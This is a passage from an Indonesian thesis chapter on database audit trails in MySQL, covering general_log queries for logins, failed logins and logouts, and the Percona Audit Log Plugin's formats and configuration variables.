BAB III
ANALISIS DAN PERANCANGAN SISTEM

3.1 Analisis Sistem

Kebutuhan perusahaan dalam melakukan analisis serta laporan secara *efektif, efisien* dan *terintegrasi* dari sistem informasi menjadi penting untuk dikembangkan. Banyak perusahaan menginginkan proses analisis dilakukan dengan waktu se-minimum mungkin. Sementara informasi yang telah digunakan dan didapatkkan dapat mempengaruhi keamanan informasi yang muncul dalam hal *otentikasi* dan *otorisasi*. Konsep tersebut dapat melindungi informasi namun tidak memberikan bantuan dalam penyelidikan. *Log* file diusulkan untuk melacak jejak akses ke *Database* dan sistem. Namun, tujuan utama *log* file adalah untuk menginvestigasi transaksi yang terjadi, maka *Database audit* dapat menjadi pilihan. Melakukan audit perubahan data pada *Database* sangat penting untuk mengidentifikasi perilaku jahat, menjaga kualitas data, dan meningkatkan kinerja sistem.


Database audit merupakan salah satu masalah utama dalam keamanan informasi. Untuk membangun audit, data *historis* atau *temporal Database* diperlukan untuk melacak operasi dan tipe operasi dengan waktu. *Database audit* dapat menjadi komponen penting dalam keamanan *Database*. *Database Administrator* perlu lebih waspada dalam teknik yang digunakan untuk melindungi data perusahaan, serta memantau dan memastikan bahwa perlindungan yang memadai terhadap data tersedia.

Pada aplikasi *Database*, *Log Audit Trail* merupakan fitur yang menyediakan serangkaian *record* yang memperlihatkan siapaa yang mengakses data tertentu, dan operasi apa saja yang dilakukannya, pada tanggal dan waktu tertentu. *Log audit* ini dapat membentuk data kronologis data tertentu, jika diurutkan berdasarkan waktu. Dalam lingkungan *Database audit trails* terdapat beberapa kategori dalam audit. Kategori pertama yang dibutuhkan pada kebanykan lingkungan audit adalah jejak audit *log on dan log*

off, serta mencatat semua upaya log in yang gagal. Kategori kedua adalah audit terhadap *DCL (Data Control Language)* pada *Database*. DCL mencangkup perubahan pada hak akses *user*, *user login*, dan atribut keamanan lainnya. Kategori ketiga adalah audit terhadap *DDL (Data Definition Language)* seperti mengubah skema *Database* atau table. Beberapa aktivitas pencurian informasi mungkin sering melibatkan perintah DDL. Kategori keempat adalah audit terhadap perubahan data melalui aktivitas *DML (Data Manipulation Language)*. Melalui audit pada perintah DML, perubahan yng terjadi, baik nilai lama maupun nilai baru dapat terekam. Kategori kelima adalah audit *DTL (Data Transaction Language)* digunakan pada saat pengelolaan transaksi *Database* saat sedang berjalannya operasi dan juga saat gagal untuk dijalankan. Kategori keenam adalah audit perubahan terhadap sumber dari *stored procedure* dan *trigger*, dimana kode program untuk kejahatan dapat dengan mudah disembunyikan. Kategori ketujuh adalah audit terhadap kesalahan *Database* akibat berbagai hal, seperti penyerangan *Database* oleh pihak tertentu.

3.1 Gambaran Umum Sistem Audit

Gamabaran umum yang digunaknan untuk audit log ini dapat dilihat pada gambar berikut:



Gambar 3.1 Event Log audit

3.2 Hasil Analisa

Pada penelitian ini, proses *audit* yang akan di implementasi dan analisa adalah MySQL dan PostgreSQL yang bekerja secara terus menerus pada sumber sistem. Audit ini mulai bekerja ketika terjadi *manipulation event* pada *Database eksisting*, yaitu ketika *user* memasukkan data baru, mengubah atau menghapus data atau beberapa *field* pada *Database eksisting*. Audit akan bekerja saat terjadi berbagai *evant* yang ada saat transaksi di *Database*. Seperti menangkap data yang telah ter-*insert* dan kemudian menyimpannya sebagai *record* baru di dalam *audit log*. Update *event* untuk satu atau beberapa *field*, membuat proses audit menangkap perubahan yang dibuat dan meyimpannya sebagai *record* baru di dalam *audit log*. Begitu juga dengan *delete event*, *audit* akan menangkap data yang terhapus dan menyimpannya sebagai *record* baru pada *audit log*.

3.2.1 *Database* Audit

Audit pada dasarnya merupakan kegiatan untuk memonitoring dan merekam kegiatn dari *Database* pengguna yang ditentukan. Hasil dari *audit* yang dihasilkan adalah berupa *audit trail*. Isi dari *audit trail* meliputi catatan yang memberitahu apa saja kejadian yang terjadi pada *Database*. Tingkat *record* atau perekam kejadian yang mampu ditangani setiap DBMS memiliki batasan masing-masing. *Database audit* dapat digunkan untuk mengidentifikasi siapa yang mengkses *Database*, kegiatan apa yang dilakukan, dan data apa yang dirubah.

Meng-audit aktivitas dan akses terhadap *Database* dapat membantu mengidentifikasi masalah keamanan basis data dan menyelesaikannya dengan cepat. Audit sebagai suatu fungsi, memainkan peran sentral dalam memastikan kepatuhan terhadap aturan karena *audit* memeriksa dokumenasi tindakan, praktik, dan perilaku bisnis atau individu.

Salah satu kunci keberhasilan *audit* adalah untuk dapat melacak perubahan jejak data, apa operasi *modifikasi*, dan kapan operasi itu terjadi melalui data *historical*. Data *historis* dapat dimodelkan dalam *Database rasional*, dalam bebebarapa teknik seperti tabel terpisah untuk catatn *historis*, *log transaksi*, dan data *multi-dimensional*. Untuk menjaga *historis* data dalam *audit*, dapat mengimlementasikan *audit trail*. Untuk analisa ini akan di implentasikan pada MySQL dan PotsgreSQL.

3.2.2 Audit pada DBMS MySQL

Untuk melakukan *audit* pada DBMS MySQL dapat menggunakan versi MySQL 5.0 keatas karena versi MySQL ini sudah mempunyai fitur yang lengkap seperti *log file*, *trigger* dan *procedure* untuk melakukan audit. Seperti yang dijelaskan pada landasan teori yaitu DBMS MySQL tidak memiliki fitur khusus yang digunakan untuk *audit Database*. Akan tetapi MySQL memiliki fitur yang bernama *file log* yang bisa digunakan untuk *Database audit*. Tidak semua dari *file log* tersebut dapat digunakan untuk *Database audit*. Akan tetapi ada beberapa *plugin* yang bisa digabunakan dengan MySQL Server diantaranya yaitu, *MySQL Enterprise Audit Plugin, Percona Audit Log Plugin, McAfee MySQL Audit Plugin* dan *MariaDB Audit Plugin*. Diantara beberapa *plugin audit* diatas. Untuk tugas akhir ini akan diterapkan *Percona audit Log Plugin*. Plugin ini dipilih karena telah banyak memertimbangkan beberapa hal, karena percona audit log merupakan *open source*. Sedangkan plugin yang lain penerapannya sudah berbayar dan harganyapun mahal. *File log* yang dapat digunakan adalah *general log* dan *audit_log* yang berisi segala sintak dan session yang dilakukan oleh pengguna *Database*. Penyimpanan *file log* ada 2 yaitu *file log* disimpan di sebuah *file text* dan *file log* disimpan pada *Database*.

Untuk penyimpanan *file log* di sebuah file lebih sederhana dan jumlah space yang digunakan akan lebih sedikit dari pada menggunakan table. Akan tetapi ketika file tersebut disimpan kedalam sebuah file maka pekerjaan audit akan memerlukan waktu yang lama karna proses pencarian data dilakukan secara manual. Dibandingkan penyimpanan hasil audit kesebuah *Database*s akan mempercepat pencarian data dengan menggunakan *query*. Oleh karena itu pada tugas akhir ini akan dilakukan penyimpanan hasil audit ke *Database*. Dengan tujuan agar mempermudah dalam pencarian data dan kebutuhan akan audit itu sendiri.

Sesuai dengan audit yang dapat dilakukan di DBMS diatas, berikut ini adalah audit yang di implementasikan pada DBMS MySQL.

1. *Audit Session*

a. Audit pengguna yang melakukan login ke *Database*. Audit ini dapat dilakukan dengan DBMS MySQL dengan menggunkan log general yang hasil nya dapat dilihat pada *Database* mysql yaitu pada table *general_log*. Contoh hasil audit pengguna yang melakukan login berhasil ke *Database* dapat dilihat pada gambar 3.2.

```
mysql> select event_time,user_host,command_type,argument from general_log where
 command_type='connect' and argument like '%on%';
+----------------------------+-----------------------------------+-------------
-+--------------------------------------------+
| event_time                 | user_host                         | command_type
 | argument                                   |
+----------------------------+-----------------------------------+-------------
-+--------------------------------------------+
| 2020-04-25 23:38:23.467314 | [root] @ localhost []             | Connect
 | root@localhost on  using Socket            |
| 2020-04-26 00:00:18.852044 | [root] @ localhost []             | Connect
 | root@localhost on  using Socket            |
| 2020-04-26 00:05:10.378715 | [root] @ localhost []             | Connect
 | root@localhost on  using Socket            |
| 2020-04-26 00:05:16.706257 | [debian-sys-maint] @ localhost [] | Connect
 | debian-sys-maint@localhost on  using Socket |
| 2020-04-26 00:05:16.730754 | [debian-sys-maint] @ localhost [] | Connect
 | debian-sys-maint@localhost on  using Socket |
+----------------------------+-----------------------------------+-------------
-+--------------------------------------------+
```

Gambar 3.2 audit login berhasil


b. Audit pengguna yang melakukan login gagal ke *Database*. Audit ini dapat dilakukan dengan DBMS MySQL dengan

menggunakan log general yang hasilnnya dapat dilihat pada *Database* mysql yaitu pada table *general_log*. Contoh hasil audit log pengguna yang melakukan login gagal ke *Database* dapat dilihat pada gambar 3.3.

```
mysql> select event_time,user_host,command_type,argument from general_log where command_type='connect' and argument lik
e '%Access denied%';
+----------------------------+-------------------------+--------------+-----------------------------------------------
------------------+
| event_time                 | user_host               | command_type | argument
                  |
+----------------------------+-------------------------+--------------+-----------------------------------------------
------------------+
| 2020-05-01 23:07:53.468596 | root[root] @ localhost [] | Connect      | Access denied for user 'root'@'localhost' (us
ing password: YES) |
| 2020-05-01 23:08:01.162479 | ardi[ardi] @ localhost [] | Connect      | Access denied for user 'ardi'@'localhost' (us
ing password: YES) |
| 2020-05-01 23:08:10.372336 | agus[agus] @ localhost [] | Connect      | Access denied for user 'agus'@'localhost' (us
ing password: YES) |
+----------------------------+-------------------------+--------------+-----------------------------------------------
------------------+
```

Gambar 3.3 Audit login gagal

c. Audit pengguna yang melakukan logout dari *Database*. Audit ini dapat dilakukan dengan DBMS MySQL dengan menggunakan log general yang hasilnnya dapat dilihat pada *Database* mysql yaitu pada table *general_log*. Contoh hasil audit log pengguna yang logout dari *Database* dapat dilihat pada gambar 3.4.




```
mysql> select event_time,user_host,command_type,argument from general_log where
 command_type='quit';
+----------------------------+-----------------------------------------------
--+--------------+----------+
| event_time                 | user_host
  | command_type | argument |
+----------------------------+-----------------------------------------------
--+--------------+----------+
| 2020-04-25 23:38:19.116223 | root[root] @ localhost []
  | Quit         |          |
| 2020-04-26 00:00:15.115238 | root[root] @ localhost []
  | Quit         |          |
| 2020-04-26 00:05:06.544402 | root[root] @ localhost []
  | Quit         |          |
| 2020-04-26 00:05:16.709196 | debian-sys-maint[debian-sys-maint] @ localhost [
] | Quit         |          |
| 2020-04-26 00:05:16.735498 | debian-sys-maint[debian-sys-maint] @ localhost [
] | Quit         |          |
| 2020-04-26 00:10:29.107808 | root[root] @ localhost []
  | Quit         |          |
| 2020-05-01 23:07:48.165760 | root[root] @ localhost []
  | Quit         |          |
+----------------------------+-----------------------------------------------
--+--------------+----------+
7 rows in set (0.00 sec)
```

Gambar 3.4 audit logout

2. Audit pengguna *Database*

a. Audit pengguna yang melakukan perubahan pada object *Database* (*statement* DDL). Audit ini dapat dilakukan dengan DBMS MySQL dengan menggunakan *log general* yang hasilnya dapat pada *Database* mysql yaitu pada tabel *general_log*. Audit ini bertujuan untuk mencatat perintah-perintah yang dapat mempengaruhi atau menambah object dari sebuah *Database* misalkan penambahan sebuah tabel atau menambah *field* (kolom)

dari suatu tabel yang ada, menghapus suatu tabel, membuat suatu *trigger* dan lain sebagainya. Contoh hasil audit pengguna yang melakukan perubahan pada object *Database* dapat dilihat pada gambar 3.5.




Gambar 3.5 Audit pengguna melakukan perubahan object tertentu

b. Audit pengguna tertentu yang melakukan peubahan pada *object Database* (*statement* DDL). Audit ini dapat dilakukan dengan DBMS MySQL dengan menggunakan log general yang hasilnya dapat dilihat pada *Database* mysql yaitu pada tabel general_log. Audit ini bertujuan untuk mencatat perintah yang dapat mempengaruhi atau menambah object dari sebuah *Database* misalkan penambahan sebuah tabel atau menambah field (kolom) dari suatu tabel yang ada, menghapus suatu tabel, membuat suatu trigger dan lain sebagainya oleh pengguna tertentu. Contoh hasil audit pengguna tertentu yang melakukan perubahan pada object *Database* dapat dilihat pada gambar 3.6.

Gambar 3.6 audit pengguna tertentu melakukan perubahan object tertentu


c. Audit pengguna yang melakukan perubahan isi dari suatu object *Database* (statement DML). Audit ini dapat dilakukan dengan DBMS MySQL dengan menggunakan *log general* yang hasilnya dapat dilihat pada *Database* mysql yaitu pada tabel *general_log*.

Audit bertujuan untuk mencatat perintah-perintah yang memanipulasi isi dari object dari sebuah *Database* misalkan penambahan isi suatu tabel, perubahan isi dari suatu tabel, penghapusan isi dari suatu tabel dan adanya usaha untuk melihat isi dari suatu tabel. Contoh hasil audit pengguna yang melakukan perubahan isi dari suatu object *Database* dapat dilihat pada gambar 3.7.




Gambar 3.7 Audit pengguna yang melakukan perubahan isi dari suatu object *Database*

d. Audit pengguna tertentu yang melukan perubahan isi dari suatu object *Database* (*statement* DML). Audit ini dapat dilakukan dengan DBMS MySQL dengan menggunakan log general yang hasilnya dapat dilihat pada *Database* mysql yaitu pada tabel *general_log*. Audit bertujuan untuk mencatat perintah-perintah yang memanipulasi isi dari object dari sebuah *Database* misalkan penambahan isi suatu tabel, perubahan isi dari suatu tabel, penghapusan isi dari suatu tabel dan adanya usaha untuk melihat isi dari suatu tabel oleh pengguna tertentu. Contoh hasil audit pengguna tertentu yang melakukan perubahan isi dari suatu object *Database* dapat dilihat pada gambar 3.8.



Gambar 3.8 Audit pengguna tertentu yang melakukan perubahan isi dari suatu object *Database*


e. Audit pengunna yang melakukan perintah pengendalian pengaksesan data (*statement* DCL). Audit ini dapat dilakukan dengan DBMS MySQL dengan menggunakan log general yang hasilnya dapat dilihat pada *Database* mysql yaitu pada tabel *general_log*. Audit bertujuan untuk perintah-perintah pengendalian pengaksesan data oleh suatu pengguna terhadap pengguna yang lain seperti pemberian hak akses untuk memanipulasi data pada tabel yang dibuat suatu user ke user yang lain atau sebaliknya dan mencabut hak akses yang telah diberikan. Contoh hasil audit pengguna yang melakukan perintah pengendalian hak akses data dapat dilihat pada gambar 3.9.



Gambar 3.9 Audit pengguna yang melakukan perintah pengendalian pengaksesan data


3. Audit *Object Database*

a. Audit statement (perintah) yang terjadi pada object tertentu (DDL *Statement*). Audit ini bertujuan untuk mencatat statement atau *query* apa yang digunkan oleh pengguna *Database* terhadap object *Database*. Apakah terdapat object baru, apakah ada suatu object yang mengalami perubahan atau sebaliknya. Contoh hasil audit statement yang terjadi pada object tertentu dapat dilihat pada gambar 3.10.



Gambar 3.10 Audit statement pada object tertentu

b. Audit *statement* (perintah) yang terjadi pada isi *object Database* (DML *Statement*). Audit ini bertujuan untuk mencatat statement atau *query* apa yang digunakan oleh pengguna *Database* terhadap isi dari object *Database*. Apakah mengggunakan perintah penambahan, pembaharuan, penghapusan atau perintah penamipilan data-data object *Database*. Contoh hasil audit terjadi pada isi dari object *Database* dapat dilihat pada gambar 3.11.



Gambar 3.11 Audit isi dari object

c. Audit *statement* (perintah) perubahan pada pengendalian pengaksesan data pada object *Database* (DCL Statement). Audit ini bertujuan untuk mencatat statement atau *query* apa yang digunakan oleh pengguna *Database* terhadap isi dari object *Database* untuk hak akses ke data tersebut. Hasil dri audit ini dapat dilihat pada gambar 3.12.

Gambar 3.12 Audit perubahan pada pengendalian pengaksesan data pada object *Database*

d. Audit *administrator*. Audit ini digunakan untuk mengaudit *user administrator*. Karena selain user biasa user admin juga perlu diaudit. Tidak menutup kemungkinaa bahwa password dari *user administrator* tersebut diketahui oleh pihak yang tidak berwenang. Contoh dari audit user administrator dapat dilihat pada gambar 3.13.

Gambar 3.13 Audit administrator

3.2.2.1 *Plugin Log Audit* MySQL


Untuk memudahkan dalam mengaudit suatu *Database* agar menjadi ringkas dan simpel. Berbagai macam *plugin audit* bisa diterapkan, salah satunya Percona. *Plugin Log Audit* Percona menyediakan pemantauan dan pencatatan segala aktivitas pada koneksi *Database* dan permintaan yang dilakukan pada server tertentu. Informasi tentang aktivitas akan disimpan dalam file log XML di mana setiap record akan meliki *NAME* dikolmnya, *RECORD_ID* dikolomnya yang memiliki nilai keunikan sendiri dan *TIMESTAMP* dikolomnya. Implementasi ini merupakan alternative dari *Plugin* MySQL *Enterprise Audit*. Plugin Log Audit mengasilkan log peristiwa berikut:

1. **Audit** - *Audit event* ini menunjukan bahwa pencatatan audit dimulai atau selesai. *NAME* kolom akan di *Audit*

ketika *logging* dimulai dan *NoAudit* ketika *logging* selesai. Catatan audit juga mencangkup versi server dan *argument* baris perintah. Contohnya dapat dilihat pada gambar 3.14.

Gambar 3.14 audit event

2. **Connect/Disconnect** - rekamanan event connect yang memiliki *NAME* kolom *Connect* ketika pengguna masuk atau gagal, atau *Quit* ketika koneksi ditutup. Kolom tambahan untuk *event* ini adalah *CONNECTION_ID, STATUS, USER, PRIV_USER, OS_LOGIN, PROXY_USER, HOST dan IP.STATUS* akan 0 untuk login yang berhasil dan bukan nol untuk login yang yang gagal. Contohnya dapat dilihat pada gambar 3.15.



Gambar 3.15 Contoh saat disconnect event

3. ***Query*** - kolom tambahan untuk event ini adalah *COMMAND_CLASS* (nilai-nilai berasal dari *com_status_vars* array dalam *sql/mysqld.cc* file dalam rekaman evant MySQL contohnya adalah *select, alter_table, create_table, Dll*), *CONNECTION_ID, STATUS* (menunjukan kesalahan saat nilai-nol), *SQLTEXT (teks pernyataan-SQL), USER, HOST,*

OS_USER, IP. Kemungkinan nilai untuk *NAME* kolom nama untuk rekaman ini adalah *Query, Prepare, Excute, Change user, dll*. Contohnya dapat dilihat pada gambar 3.16.

```
<AUDIT_RECORD
  NAME="Query"
  RECORD="561370_2020-05-01T16:29:08"
  TIMESTAMP="2020-05-02T04:30:55 UTC"
  COMMAND_CLASS="select"
  CONNECTION_ID="14"
  STATUS="0"
  SQLTEXT="select event_time, user_host, command_type, argument from
general_log where argument like '%revoke%'"
  USER="root[root] @ localhost []"
  HOST="localhost"
  OS_USER=""
  IP=""
  DB=""
/>
```

Gambar 3.16 Contoh saat *query* event

3.2.2.1.1 Pengecekan Plugin Percona

Plugin Log Audit yang telah di install di MySQL Server. Untuk dapat memeriksa apakah plugin dimuat dengan benar dengan menjalankan:

mysq show plugins;

Hasil Log audit harus tercantum dalam output, dapat dilihat pada gambar 3.17:

```
+-----------------------------+--------+----------
----------+---------+---------+
| Name                        | Status | Type
| Library       | License |
+-----------------------------+--------+----------
----------+---------+---------+
.....
| audit_log                   | ACTIVE | AUDIT
| audit_log.so  | GPL     |
```

Gambar 3.17 Hasil Pengecekan Plugin Perceno

3.2.2.1.2 Log Format

Log audit Plugin mendukung empat format log: OLD, NEW, JSON dan CSV. OLD dan NEW format didasarkan pada XML, dimana output yang sebelumnya mencatat property catatan sebagai atribut XML dan yang terakhir sebagai tag XML. Informasi yang dicatat sama dalam keempat format. Pilihan format log dikendalikan oleh *audit_log_format variable*.

Contoh OLD format, dapat dilihat pada gambar 3.18:

```
< AUDIT_RECORD
 "NAME" = "Query"
 "RECORD" = "2_2014-04-28T09: 29: 40"
 "TIMESTAMP" = "2014-04-28T09: 29: 40 UTC"
 "COMMAND_CLASS" = "install_plugin"
 = "install_plugin" "CONNECTION_ID" =
 "47" "STATUS" = "0"
 "SQLTEXT" = "INSTALL PLUGIN audit_log
SONAME 'audit_log.so'"
 "USER" = "root [root] @ localhost []"
 "HOST" = "localhost"
 "OS_USER" = ""
```

Gambar 3.18 OLD format

Contoh NEW format, dapat dilihat pada gambar 3.19:

```
< AUDIT_RECORD >
 < NAME > Keluar </ NAME >
 < RECORD > 10902 _2014 - 04 - 28 T11 : 02 : 54 </ RECORD >
 < TIMESTAMP > 2014 - 04 - 28 T11 : 02 : 59 UTC </ TIMESTAMP >
 < CONNECTION_ID > 36 </ CONNECTION_ID >
 < STATUS> 0 </ STATUS >
 < USER > </ USER >
 < PRIV_USER > </ PRIV_USER >
 < OS_LOGIN > </ OS_LOGIN >
 < PROXY_USER > </ PROXY_USER >
 < HOST > </ HOST >
 < IP > </ IP >
 < DB > </ IP > < DB > </ IP > < DB > > </ DB >
```

Gambar 3.19 New format

Contoh JSON format, dapat dilihat pada gambar 3.20:

```
{"audit_record":{"name":"Query","record":"4707_2014-08-27T10:43:52","timestamp":"2014-08-27T10:44:19 UTC","command_class":"show_Databases","connection_id":"37","status":0,"sqltext":"show Databases","user":"root[root] @ localhost []","host":"localhost","os_user":"","ip":""}}
```

Gambar 3.20 JSON format

Contoh CSV format, dapat dilihat pada gambar 3.21:

"*Query*","49284_2014-08-27T10:47:11","2014-08-27T10:47:23 UTC","show_*Database*s","37",0,"show *Database*s","root[root] @ localhost []","localhost","",""

Gambar 3.21 CSV format

3.2.2.1.3 Variabel Sistem

Variable *audit_log_strategy*

Command Line:	Yes
Scope:	Global
Dynamic:	No
Variable Type:	String
Default Value:	ASYNCHRONOUS
Allowed values:	ASYNCHRONOUS , PERFORMANCE , SEMISYNCHRONOUS , SYNCHRONOUS

Variabel ini digunakan untuk menentukan strategi *log audit*, nilai yang mungkin digunakan adalah:

1. *Asynchronous*– (default) log menggunakan buffer memori, sehingga tidak mengakibatkan pesan buffer penuh.
2. *Performance*- log menggunakan buffer memori, pesan buffer menjadi penuh.
3. *Semisynchronous*- log langsung ke file, tidak flush dan menyinkron setiap peristiwa.
4. *Synchronous*- login langsung ke file, flush dan sinkron setiap saat.

Variabel ini hanya berpengaruh bila *audit_log_hadler* diatur ke *FILE.*

Variable *audit_log_file*

Command Line:	Yes
Scope:	Global
Dynamic:	No
Variable Type:	String
Default Value:	audit.log

Variabel ini digunakan untuk menemukkan nama file yang akan menyimpan log audit. Itu bisa berisi path *relative* ke *datadir* atau *path absolut*.

Variabel audit_log_flush

Command Line:	Yes
Scope:	Global
Dynamic:	Yes
Variable Type:	String
Default Value:	OFF

Ketika *variable* ini diatur ke ON file *log* akan ditutup dan dibuka kembali. Ini dapat digunakan untuk *rotasi* log manual.

Variabel audit_log_buffer_size

Command Line:	Yes
Scope:	Global
Dynamic:	No
Variable Type:	Numeric
Default Value:	1 Mb

Variabel ini dapat digunakan untuk menentukan ukuran *buffer* memori yang digunakan untuk *logging*, digunakan ketika *audit_log_strategy variable* diatur ke *ASYCHRONOUS* atau *PERFORMANCE* nilai. Variabel ini hanya berpengaruh bila *audit_log_handler* diatur ke *FILE.*

Variabel audit_log_exclude_accounts

Version Info:	• **5.7.14-7** – Implemented
Command Line:	Yes
Scope:	Global
Dynamic:	Yes
Variable Type:	String

Variabel ini digunakan intuk menentukan daftar pengguna yang telah difilter oleh *user* yang diterapkan. Nilai dapat berupa *NULL* atau koma daftar akun dalam bentuk *user@user* atau *'user'@'host'* (jika pengguna atau host berisi koma). Jika variabel ini diset, maka

audit_log_include_accounts harus tidak di set atau sebaliknya.

Variabel *audit_log_exclude_commands*

Version Info:	• **5.7.14-7** – Implemented
Command Line:	Yes
Scope:	Global
Dynamic:	Yes
Variable Type:	String

Variabel ini digunakan untuk menentukan daftar perintah yang difilter berdasarkan jenis perintah SQL yang dietapkan. Nilai dapat NULL atau koma daftar perintah yang dipisahkan. Jika *variabel* ini diset, maka *audit_log_include_commands* harus tidak di set dan sebaliknya.

Variabel audit_log_exclude_Databases

Version Info:	• **5.7.14-7** – Implemented
Command Line:	Yes
Scope:	Global
Dynamic:	Yes
Variable Type:	String

Variabel ini digunakan untuk menentukan daftar perintah yang diterapkan difilter oleh

Database. Nilai dapat NULL atau koma daftar perintah yang dipisahkan. Jika variabel ini diset, maka *audit_log_include_Databases* harus di set, dan sebaliknya.

Variabel *audit_log_format*

variable `audit_log_format`	
Command Line:	Yes
Scope:	Global
Dynamic:	No
Variable Type:	String
Default Value:	OLD
Allowed values:	`OLD`, `NEW`, `CSV`, `JSON`

Variabel ini digunakan untuk menentukan format *log audit*. Log audit mendukung empat format log: *OLD, NEW, JSON, dn CSV*. *OLD* dan *NEW* format didasarkan pada XML, dimana output yang sebelumnya mencatat property catatan sebagai atribut XML. Informasi yang dicatat sama dalam keempat format.

Variabel *audit_log_include_accounts*

Version Info:	• **5.7.14-7** – Implemented
Command Line:	Yes
Scope:	Global
Dynamic:	Yes
Variable Type:	String

Variabel ini digunakan untuk menentukan daftar pengguna yang difilter oleh pengguna. Nilai dapat berupa NULL atau koma daftar akun dalam bentuk *user@host* atau *'user'@'host'* (jika pengguna atau host berisi koma). Jika variabel ini di set, maka *audit_log_exclude_accounts* harus tidak di set atau sebaliknya.

Variabel *audit_log_include_commands*

Version Info:	• **5.7.14-7** – Implemented
Command Line:	Yes
Scope:	Global
Dynamic:	Yes
